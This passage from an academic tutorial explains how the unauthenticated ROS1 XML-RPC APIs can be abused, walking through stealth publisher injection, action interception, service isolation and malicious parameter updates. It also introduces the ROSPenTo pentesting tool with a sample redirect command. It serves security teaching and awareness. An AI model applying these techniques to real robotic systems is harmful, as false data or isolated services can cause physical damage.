Penetration testing ROS

Bernhard Dieber[1], Ruffin White[2], Sebastian Taurer[1], Benjamin Breiling[1], Gianluca Caiazza[3], Henrik Christensen[2], Agostino Cortesi[3]

[1] Institute for Robotics and Mechatronics
JOANNEUM RESEARCH, Klagenurt, Austria
[2] Contextual Robotics Institute,
University of California, San Diego
[3] Ca' Foscari University, Venice
Venezia, Italy

Abstract. ROS is the most popular framework in robotics research and it also grows in terms of industrial use. This makes ROS a worthwhile target for attackers especially since security is not addressed by the core framework itself. Its open architecture and flexibility are also the reasons why ROS suffers from security issues. For example, in ROS it is possible to isolate single nodes from the rest of the application without the ROS master, the other nodes or even the node itself (i.e., its business code) noticing it. This is true for publishers, subscribers and services alike. This makes attacks very difficult to spot at runtime.
Penetration testing is the most common security testing practice. The goal is to test an application for possible security flaws. To better facilitate penetration testing for ROS, we introduce ROSPenTo and Roschaos, tools that make use of the vulnerabilities of ROS and demonstrate how ROS applications can be sabotaged by an attacker.
In this tutorial you will learn about the ROS XML-RPC API, which is our main attack point. You will see, how API attacks on ROS work in depth. You will get to know Roschaos and ROSPentTo, two tools, which can be used to manipulate running ROS applications.

Keywords: ROS, Security, Penetration Testing

1 Introduction

Since its initial introduction ten years ago, ROS [16] has come quite a long way. It is now by far the most popular tool suite in robotics research. For a few years now, there have also been increased efforts towards its industrialization[4]. As soon as a technology moves out of the research environment though, it will become an interesting target for hackers and other attackers with potentially economic interest (and also through the necessary resources to perform expensive operations). This can also be seen in the ever-increasing number of incidents [3, 7, 8, 11, 12].

[4] `http://www.rosindustrial.org`

What has been neglected in the development of ROS are security considerations. With some background knowledge on how ROS works internally, it is quite easy to manipulate.

> DISCLAIMER: With this chapter, we want to show how vulnerabilities in ROS could be exploited to manipulate a ROS application. By no means do we want to encourage or promote the unauthorized tampering with running robotic applications since this can cause damage and serious harm.
> Nevertheless, we think it is important to show that those vulnerabilities exist and to make the ROS community aware how easily an application can be undermined.

ROS makes a clear distinction between application management issues (like finding a publisher for a topic I want to subscribe to) and the communication of data. The first is handled via an XML-RPC API while the second is TCP or UDP- based communication. In both, no security considerations regarding confidentiality, integrity or authenticity have been made. A ROS node does not need to identify or authorize itself before taking any action. The stateless API also does not take account of what is happening in the network. While from a software engineering point of view, many of those design decisions seem very elegant, this opens up several attack surfaces in ROS [5,10]. Besides the possibility for shutdown of single nodes (as a kind of Denial of Service), single publishers, subscribers and services can be isolated from the rest of the application, false data can be injected and manipulations of parameters can be performed at runtime (we go into more detail on that in the following sections). In addition to what will be shown in this tutorial, one has to keep in mind also that eavesdropping is straightforward in ROS since no communication encryption is present. Thus, anyone can read the data that an application transmits.

Penetration testing is the most common security testing practice [1]. The goal is to test an application for possible security flaws. Typically it is done once, when the application is finished to ascertain the security of the whole system. However, it is clearly much more advantageous to do it more often, ideally to integrate it into the development cycle. For this, tools are required.

In the context of ROS, we introduce ROSPenTo and Roschaos, two tools, which can be used to manually or automatically perform attacks on running ROS applications. They make use of the vulnerabilities in the ROS API. In this chapter, we will use them to demonstrate attacks on ROS applications and show what the effects of such manipulations can be. To provide a deeper understanding of where those vulnerabilities originate, we first describe the ROS XML-RPC API. Based on this, we describe the sequences in which attacks are performed and give in-depth details of what exactly happens in each step. After that, Roschaos and ROSPenTo are explained and demonstrated as real tools to perform those attacks.

Overview

In this tutorial chapter, the reader will learn about specific vulnerabilities in ROS and why they exist along with information about how they can be exploited to manipulate ROS applications. Further, the use of ROSPenTo and Roschaos to carry out some types of attacks will be explained in detail.

The rest of this tutorial is structured as follows:

- **Background:** In section 2, we survey some state of the art on robot security and describe the ROS API, which is the basis for our attack patterns.
- **Attacks on ROS:** In section 3, we describe those attack patterns in more detail by explaining how and why they work in ROS.
- **ROSPenTo:** In section 4, we present the ROSPenTo tool and the analyses and attacks it can perform along with practical examples.
- **Roschaos:** The Roschaos tool will be described in section 5.
- **Conclusion:** Finally, we conclude in section 6 and describe practical aspects and countermeasures for the attacks of ROSPenTo and Roschaos.

2 Background

In this section we dive into the low-level mechanisms of ROS. In order to model the interactions between the components of the graph, ROS defines several horizontal APIs. As said, those are the pivotal attack surfaces discussed in this tutorial. Below we present an overview of them, which is necessary to understand how it is possible to carry out the attacks addressed by the proposed tools.

2.1 Related work in ROS security

The security issues in ROS have been known for quite some time now. A first assessment has shown severe vulnerabilities and potential for manipulation [10]. This has been neglected since ROS has been used mainly in research and closed facilities. However, a recent study revealed that now there are quite some instances of ROS running openly accessible via the internet [4].

In recent years, several works have been concerned with improving the security of ROS. SROS is an attempt to secure ROS at the graph level and on the data communication level [20, 21]. An application-level approach has been presented in [17] the authors study the performance impact of using encryption in ROS. Their architecture however, where a dedicated node subscribes, encrypts and re-publishes ROS messages, is not suitable for realworld use since the plain-text ROS topic is still available for subscription.

Another application-level approach has been presented in [6]. It uses a dedicated authorization server to ensure that only valid nodes participate in the ROS network. Topic-specific encryption keys are used to ensure data confidentiality. In follow-up work, a hardened ROS core with authentication, authorization and encryption functions that are transparent to the ROS nodes and thus do not

require nodes to be changed has been developed [2]. This work has been further extended with secure workflows and initial penetration testing support in [5].

In [15], the various approaches on ROS security are compared and evaluated. Recently, Vilches et al. have progressed towards quantifying (in)security of robots and have presented a framework for security assessment [18, 19].

2.2 ROS API

Shared among the various ROS1 client libraries is a common and established set of subsystem APIs that are used to string together ROS nodes into a interconnected computational graph. Aside from the basic message transport protocols, the rest of the API can be divided into three main categories, including: the Master API, Slave API, and Parameter Server API. These APIs reflect the roles of the participants as well as the context for the exchange, namely that between the Master and among other nodes.

These APIs are implemented via XML-RPC, which is a stateless, HTTP-based remote procedure protocol. Given the web landscape around 2007, the beginning year of ROS1 development, the protocol was chosen for being relatively lightweight, no stateful connection requirements, and wide availability in a variety of programming languages. With the simplicity of the former and the availability of the latter perhaps facilitating the multitude of multilingual client libraries ROS1 provides today.

However the reliance on XML-RPC comes with a number of drawbacks. Criticisms include verbose encoding of application-level data resulting in greater overhead costs, and more notably the lack of any authenticated encryption or authorized remote execution. While identification of clients for authorization purposes can be achieved using HTTPS security methods, ROS1 does not yet support such identification and authentication features needed for enforcing basic access control. Thus the entirety of the ROS1 API may be rendered vulnerable to unintended or malicious exchanges from anonymous network participants.

Every XML-RPC API call takes a number of required parameters, e.g. `caller_id`, and returns a tuple of three values including a status code, an integer indicating the completion condition of the method, a status message, a human-readable string describing the return status for debugging, and a response value of some data type further defined by the individual API call. The rest of this section details the intended use of the three API categories, additionally foreshadowing the potential vulnerability each call method may surface.

2.3 Master API

The Master API[5], as the name suggests, provides nodes (clients) a standardized interface to connect to the master (server). Given that ROS1 relies on a centralized Master process to host discovery information, this API provides the topic/service registration and namespace lookup used for establishing and maintaining a distributed peer-to-peer publish/subscribe network.

[5] wiki.ros.org/ROS/Master_API




Fig. 1: Example high-level diagram of ROS1 API. Shown is a example scenario of the ROS1 API in the case of the classic talker/listener example, where a publisher advertises the topic chatter after subscribers are already registered.

Register/Unregister - Subscriber, Publisher, Service These calls make use of the `caller_id` and API URI of the node, additionally the namespace/datatype for subsystem registration. For unregistration, one of the first two parameters are needed, but will only occur if current registration matches. Note that identity derives completely via the call parameters provided and is never necessarily proven, neither through the context of the socket connection or otherwise, enabling trivial spoofing of registration requests.

Lookup - Node, Service These calls are used to lookup the URIs for nodes given a `node_id` or service given service name, enabling the resolution for the URI location of namespaced nodes and services. Acquiring the URI for a target element in the graph is the starting point for many remote attacks; open oracle access to arbitrary disclosure of this information simplifies this process greatly.

Get - Master State/URI, Topic List/Type For further introspection, the internal state of the Master can be retrieved, detailing the entire topology of the ROS system, i.e. all current publishers, subscribers, and services. This is used by debugging and live monitoring tools like rqt's node graph visualizer. Deeper topic introspection is also possible, and is particularly useful for fingerprinting the system and ascertaining the necessary header information to spoof subsystem connection requests.

2.4 Parameter API

The Parameter Server API[6] mainly deals with the management of global parameters within ROS1, where the server is actually part of the Master. Presumably this API was made as a separate entity from the Master API to enable separation in the future, which remains unlikely for ROS1. Still this centralized model is able to distribute changes in parameters by invoking callback for namespaced parameter keys which nodes may register for.

Set, Get, Delete These calls afford the reading and writing parameter values into the key-value parameter storage. All anonymous agents are provided read and write permissions to the parameter database given that no ownership model is enforced, nor are any namespace restrictions retained. For example, every node registers a logging level parameter that may be used to silence or censor log activity.

Has, Search, List For introspection, additional calls provide greater inquiries into the parameter namespace tree, ranging from checking a target key, recursively searching the namespace hierarchy, or a complete dump of instantiated keys. Such calls are commonly employed by developer or user interface tools such as rqt's dynamic reconfigure to list node parameters into a front panel display. This is additionally useful for profiling or fingerprinting the purpose and capabilities of system components.

Subscribe, Unsubscribe To synchronize local node parameters with those stored globally in the parameter server, nodes may subscribe to value change events for a given parameter key. These callbacks are initiated by the parameter server, where temporary connection to the node's Slave API is created upon each event. Given the socket connection is not continuous, unlike topics or actions, the parameter subsystems as with services are particularly exploitable using isolation attacks.

2.5 Slave API

The Slave API[7], hosted by every ROS1 node, serves two main roles: receiving callbacks from the Master, and negotiating connections with other nodes. Additional system level calls are also provided for orchestration and monitoring purposes. Though it is not possible to update the Master URI through the Slave API, its invocation enables any local anonymous connection to essentially usurp the role of the Master.

[6] wiki.ros.org/ROS/Parameter%20Server%20API
[7] wiki.ros.org/ROS/Slave_API

Update - Publisher, Parameter These methods serve as callbacks for the Master to notify subscribing nodes of changed topic publishers registered or to disseminate modified values of parameter keys. As most nodes merely register for such events, rather than requesting and subsequently parsing the entire system state from the Master API directly, these callbacks are the dominant mechanism for discovery and synchronization of data through the ROS1 graph.

Request - Topic Transport Info After a subscriber receives a publisher update callback, it will subsequently request the topic info by contacting the new publishers directly to negotiate an established means of transport, e.g. ROSTCP or ROSUDP. This phase also checks to ensure expected data types match via comparing message type checksums from the connection header. A separate socket port is relegated for the actual message transport, thus this handshake may be bypassed if the URI for transport is known a priori.

Get - Bus State/Info, Master URI, Pid, Subscription, Publications For remote diagnostic purposes, additional system level calls provide current statistics and meta info on active transport connections, configured Master URI, process identifier of the node on relative host, as well the node's internal record of its own subscribed and published topics. These calls are commonly used by debugging and profiling tools like `rosnode info` to troubleshoot connectivity or bandwidth issues. These calls however reveal much in the way of the local graph topology without necessarily resorting to the Master API.

Shutdown A particularly powerful call is the shutdown method that can be used to remotely self terminate the node process. This method is used by the Master when resolving node namespace conflicts, i.e nodes with duplicate fully qualified names, by conventionally killing the older node in favor of the newer. However this method is not restricted to the Master and can be invoked by any client, e.g. from `rosnode kill`, permitting the termination of ROS process without requiring the proper POSIX signal permissions in the target host.

3 Attacks on ROS

In this section we explain some basic ways ROS can be manipulated by an attacker. Knowing the workflows behind ROS communication allows us to reveal weaknesses.

3.1 Stealth Publisher Attack

The stealth publisher attack aims at injecting false data into a running ROS application. Another ROS node is tricked into consuming data from a false publisher node. In this attack, an attacker utilizes the `publisherUpdate` call to isolate a subscriber from one or more regular publishers and additionally force it

to establish topic communication to an unauthorized publisher, which need not necessarily be known to the ROS master. Additionally, the `getSystemState` call and the `lookupNode` call from the ROS Master API as well as the `requestTopic` call of the XML-RPC Slave API are used in this attack scenario, which is also graphically described in figure 2 in the form of a sequence diagram.

The sequence diagram, contains four entities:

- The ROS master M
- A subscribing entity S, which subscribes to a topic *topic*
- A publishing entity P, which is publishing *topic*-messages
- An attacking entity A, which targets S

Basically, the scenario is divided into a preparation phase, where A gets the necessary information to run the attack and an attacking phase, where the communication relations of S regarding *topic* are manipulated in a way that S only receives messages from A afterwards.

In the first step, A requests the current system state in the ROS network from M, by calling the `getSystemState` method. Now, A knows which nodes are currently communicating over which topics. Particularly, A knows that S and P are communicating over the targeted topic *topic*. By subsequently calling the `lookupNode` method twice, A gets the XML-RPC URIs of S and P. With this information, A can now move on to the attacking phase.

First A sends a `publisherUpdate` call to S, which contains only A's XML-RPC URI in the list of currently known publishers to S. As a result, S terminates the connection to P and initiates the communication with A, by sending a `requestTopic` call. From now on, we have to differentiate whether S wants to use TCPROS or UDPROS for data transport. In case of TCPROS, A forwards the received call to P and receives—besides other information—the port where P listens for new TCP connections as a result. Before forwarding the reply to S, A has to change the host and port information. Next, S establishes a TCP connection to A and sends a TCPROS header. A then forwards this header to P in the same way, to receive a correct TCPROS header message, which it can send back to S. After that, A can start sending its own topic messages to S. When using UDPROS, the UDPROS header is included in S' `requestTopic` call. As a consequence, A has to forward the call to P again, in order to get a correct header for the reply. After A has sent the correct reply to S, A immediately starts to send the topic messages. Note, that the number of publishers which can be excluded is not limited in this scenario. If we had more than one publisher, S would terminate the communication to all of them and A would choose one of the publishers in order to get the correct header information. Theoretically, the information extracted from M in the first phase could also be requested from S or P by sending a `getBusInfo` call, but this would require additional information like the XML-RPC URIs from S and P in advance. No matter what the preparation phase looks like, the master is not aware of the changes in the ROS graph which emerge from the attack. Consequently, the detection of this attack requires advanced ROS graph analyzing methods.




Fig. 2: Sequence diagram of a Stealth Publisher Attack

3.2 Action person-in-the-middle attack

In this attack scenario, we will utilize the stealth publisher attack to run a person-in-the-middle attack on a ROS action. As described in the corresponding ROS wiki page[8] and shown in figure 3, under the hood, an action consists of five ROS topics.




Fig. 3: Communication within a ROS action

Let's suppose we have an action client AC and an action server AS, where AS provides an arbitrary action. If AC wants to trigger this action, it sends a message on the action specific goal topic. To cancel an action, AC has to publish a preempt request on the cancel topic. An attacking entity A can now intercept this communication by running a stealth publisher attack on these two topics. Additionally, by simply publishing its own messages, A can trigger and cancel a modified action instance on its own. Up to now, A does not prevent AS from sending feedback, result and status messages to AC. Hence, AC can detect the attack, by interpreting unexpected messages received from AS. This changes as soon as A runs three additional stealth publisher attacks on the status, feedback and result topics. Now, A can publish the messages AC would expect as a reply on its own messages sent on the topics goal and cancel. From the communication point of view, this scenario is just the multiple application of the previously described attack. The main challenge for the attacker is the context sensitive knowledge required to pretend a reasonable behavior of AC and AS in order to remain undetected. Apart from that, the attack itself is not visible in the ROS graph and therefore it is as hard to detect as the stealth publisher attack.

3.3 Service Isolation Attack

Whereas the previously described attacks target the topic based communication in ROS, in this scenario an attacking instance A aims for the isolation of a service

[8] `http://wiki.ros.org/actionlib/DetailedDescription`, last accessed 07/02/2018

server. To achieve this goal, A uses the `getSystemState`, the `lookupService` and the `unregisterService` methods from the ROS Master API. The sequence diagram shown in figure 4 graphically describes the attack.




Fig. 4: Sequence diagram of a Service Isolation Attack

Here, A wants to isolate a ROS service *service*, provided by a service server S, from the rest of the ROS network in order to exclusively call the service on its own afterwards. In the first step, A calls the `getSystemState` method to receive a list with all available services and their providers. With this information, A subsequently calls the `lookupService` method, passes the name of the service to be targeted and gets the URI of the service as a result. Now A uses the `unregisterService` method to trick the master into removing the service from its internal list. For that, the attacking entity has to pass the name of the service server, the name of the service and the URI of the service as parameter. After that, a `lookupService` call of an arbitrary service client C results in a negative response, which means that the service is not available anymore for regular ROS nodes in the network. In contrast, S doesn't know that the service it provides is no longer available. Consequently, A can still call the service whenever it wants by sending a TCPROS-Header and a subsequent service request to the URI of the service. Note, that this attack can be detected by calling the `getSystemState` method.

3.4 Malicious Parameter Update Attack

The ROS Parameter API provides two different options for a ROS node to get the current value of a parameter stored on the parameter server. The first and probably the more common way is to call the `getParam` method. Here the ROS node requests the parameter value from the ROS Master and gets the current parameter value as result. The second option is to subscribe to a specific parameter by calling the `subscribeParam` method. In this case the node stores the current parameter value in a local variable. If the parameter value changes on the parameter server, the server calls the node's `paramUpdate` method, which results in the change of its local variable for this parameter. In the malicious parameter update attack, an attacking entity A utilizes this behavior to change the value of a parameter *param* locally in the node's application, without touching the corresponding value on the parameter server. The sequence diagram shown in figure 5 graphically describes the information flow between A, a subscribing ROS node N, and the ROS master M.




Fig. 5: Sequence diagram of a malicious parameter update attack

First N has to subscribe to $param1$ by calling the `subscribeParam` method, passing its name, the URI of its local XML-RPC server and the name of *param* as parameter. The response then contains the current value of *param*. On a successful subscription, N requests the value of *param* a second time, using the method `getParam`. Now A comes into play and retrieves N's XML-RPC URI via the `lookupNode` method. After that, A unsubscribes N from *param*, by faking an `unsubscribeParam` call of N. Within this configuration, the parameter server stops to send updates for *param* to N, while N still waits for `paramUpdate` requests of the parameter server. A can utilize this state to get full control of the value of *param*, which is locally stored at N, by simply sending its own

`paramUpdate` requests to N.
The scenario described here can also be applied on multiple nodes subscribing to the same parameter. In the worst case, every node sees a different value of the same parameter at a certain point of time, which can for instance lead to unpredictable behavior in a distributed ROS application. Note, that cached parameters are only supported by the roscpp package. Hence, the malicious parameter attack can only be run on nodes implemented in C++.

4 ROSPenTo - The ROS Pentesting Tool

This section presents step-by-step guides on how to perform penetration testing in a ROS application using a tool called ROSPenTo. Using ROSPenTo we show the stealth publisher attack i.e., how a subscriber in a running ROS application can be tricked into consuming false data without that being noticed by any other application node or the ROS master. A second use-case describes how services can be isolated in order to make them inaccessible by other ROS nodes. Finally, we show how ROSPenTo can manipulate the ROS parameter server. But first, we give an introduction to ROSPenTo.

4.1 ROSPenTo Basics

ROSPenTo[9] [10] is a .net-based tool, which can be used to analyze and manipulate running ROS applications. ROSPenTo runs on any .net-enabled platform including any platform, which runs Mono[11].

ROSPenTo is able to analyze multiple ROS application networks at the same time. This can later be used to manipulate the individual applications and to reorganize their ROS nodes.

Launching ROSPenTo ROSPenTo can be launched in two different ways: with and without command line arguments. Passing no arguments when starting ROSPenTo runs the application in interactive mode and the user can choose the procedures to be performed. In the non-interactive mode, the application performs one single task depending on the command line arguments passed.

Interactive mode The interactive mode is started by launching ROSPenTo without command line arguments:

```
$ mono RosPenToConsole.exe
```

After a license header the following interaction menu is printed:

[9] Download ROSPenTo at `https://github.com/jr-robotics/ROSPenTo` and follow building instructions in the README file
[10] A video of ROSPenTo in action can be found at `https://vimeo.com/295958352`
[11] `http://www.mono-project.org`

```
What do you want to do?
0: Exit
1: Analyze system...
2: Print all analyzed systems
```

By typing the number (e.g. '0' or '1' or '2') in the console window the corresponding action (e.g. *Exit* or *Analyze system* or *Print all analyzed systems*) is performed by the ROSPenTo. The options perform the following tasks:

0. *Exit*: The program execution will be stopped and the application terminates.
1. *Analyze system*: Requires the input of the ROS master URI to request information about the ROS system. The ROS master provides information about the running nodes, the available topics for communication, the accessible services and the stored parameters. All the retrieved information is shown in the console window.
2. *Print all analyzed systems*: Prints a lists of all the already analyzed ROS systems. A ROS system is represented by an unique number and the URI of the ROS master.

After the first system was analyzed (option '1') the following options are enabled in the interaction menu:

```
What do you want to do?
0: Exit
1: Analyse system...
2: Print all analyzed systems
3: Print information about analyzed system...
4: Print nodes of analyzed system...
5: Print node types of analyzed system (Python or C++)...
6: Print topics of analyzed system...
7: Print services of analyzed system...
8: Print communications of analyzed system...
9: Print communications of topic...
10: Print parameters...
11: Update publishers list of subscriber (add)...
12: Update publishers list of subscriber (set)...
13: Update publishers list of subscriber (remove)...
14: Isolate service...
15: Unsubscribe node from parameter (only C++)...
16: Update subscribed parameter at Node (only C++)...
```

Listing 1.1: The interactive mode menu of ROSPenTo

The dots at the end of an option indicates that there is additional input of the user necessary. The enabled options perform the following tasks:

3. *Print information about analyzed system*: Prints information about the running nodes, the available topics for communication, the accessible services and the stored parameters.

4. *Print nodes of analyzed system*: Lists all running nodes with an unique identifier, the name and the URI of the node.
5. *Print node types of analyzed system (Python or C++)*: Prints whether a node is implemented in Python or in C++.
6. *Print topics of analyzed system*: Lists all topics which are involved in a communication between nodes.
7. *Print services of analyzed system*: Lists all available services in the ROS system.
8. *Print communications of analyzed system*: Prints a list of communication relationships. Every communication relationship consists of one or more publishers which are publishing data for one or more subscribers under a specific topic.
9. *Print communications of topic*: Prints a single communication relationship for a specific topic which must be defined by a user input.
10. *Print parameters*: Lists all the stored parameter in the ROS system.
11. *Publisher update (add publishers)*: Adds a new publisher to in the communication relationship of a subscriber. So, the subscriber's publishers list is updated in the communication relationship and the subscriber is able to receive data from an additional publisher.
12. *Publisher update (set publishers)*: Same as option 11 but the defined publisher(s) is/are explicitly set as the subscriber's publishers, i.e., any existing publishers will be overwritten.
13. *Publisher update (remove publishers)*: Removes a publisher from the subscriber's publishers list. The subscriber will not receive any further data from a removed publisher.
14. *Service isolation*: Unregisters a service at the ROS master (the service is still available at the service provider, the ROS master will just no longer pass on the contact information to other nodes).
15. *Unsubscribe node from parameter (only C++)*: Unsubscribes a node from a parameter and the node will not receive any further updates of the parameter.
16. *Update subscribed parameter at Node (only C++)*: Updates a parameter for exactly one specified node in the ROS system.

Command line arguments The non-interactive mode of ROSPenTo performs one single task and terminates at the end. Currently, the available tasks are limited to publisher update (11: - 13: of interactive mode menu) procedures but will be extended in the coming releases of the ROSPenTo (check the ROSPenTo repository for an up-to-date list). To perform a publisher update procedure various command line arguments have to be passed when launching ROSPenTo:

-t or --target: *(Required).* ROS Master URI of the target system. The target ROS system is the ROS system where the affected subscriber is in.
-p or --pentest: *(Required).* ROS Master URI of the penetration testing system (the attacker network).
--sub: *(Required)* Name of the affected subscriber in the target system.

--top: *(Required)* Name of the affected topic.
--pub: *(Required)* Name of the new publisher in the penetration testing system.
--add: *(Default: False)* In the publisherUpdate command, this adds publisher to existing ones.
--set: *(Default: False)* In the publisherUpdate, this command sets new publisher.
--remove: *(Default: False)* In the publisherUpdate command, this removes publishers from existing ones.

So, the following parameters are required to be defined and provided with the corresponding value: [`-t` or `--target`, `-p` or `--pentest`, `--pub`, `--sub`, `--top`]. The order of the parameters does not matter. Additionally, at least one of the following options (withour arguments) is required: [`--add`,`--set`,`--remove`].

Example: The following command adds the publisher `/talker` to the communication via the topic `/chatter` of the subscriber `/listener`.

```
$ mono RosPenToConsole.exe -t http://localhost:11311 --sub
    ↪ /listener --top /chatter -p http://localhost:11312
    ↪ --pub /talker --add
```

Note that the subscriber runs in the target ROS system (`-t` or `--target`) and the publisher runs in the penetration testing ROS system (`-p` or `--pentest`).

Addressing entities in ROSPenTo ROS networks quickly become complex and hard to overview, especially using console tools. ROSPenTo is even able to manage multiple ROS networks at the same time. This requires some sort of addressing an entity (a node, topic or service) in this command-line interface.

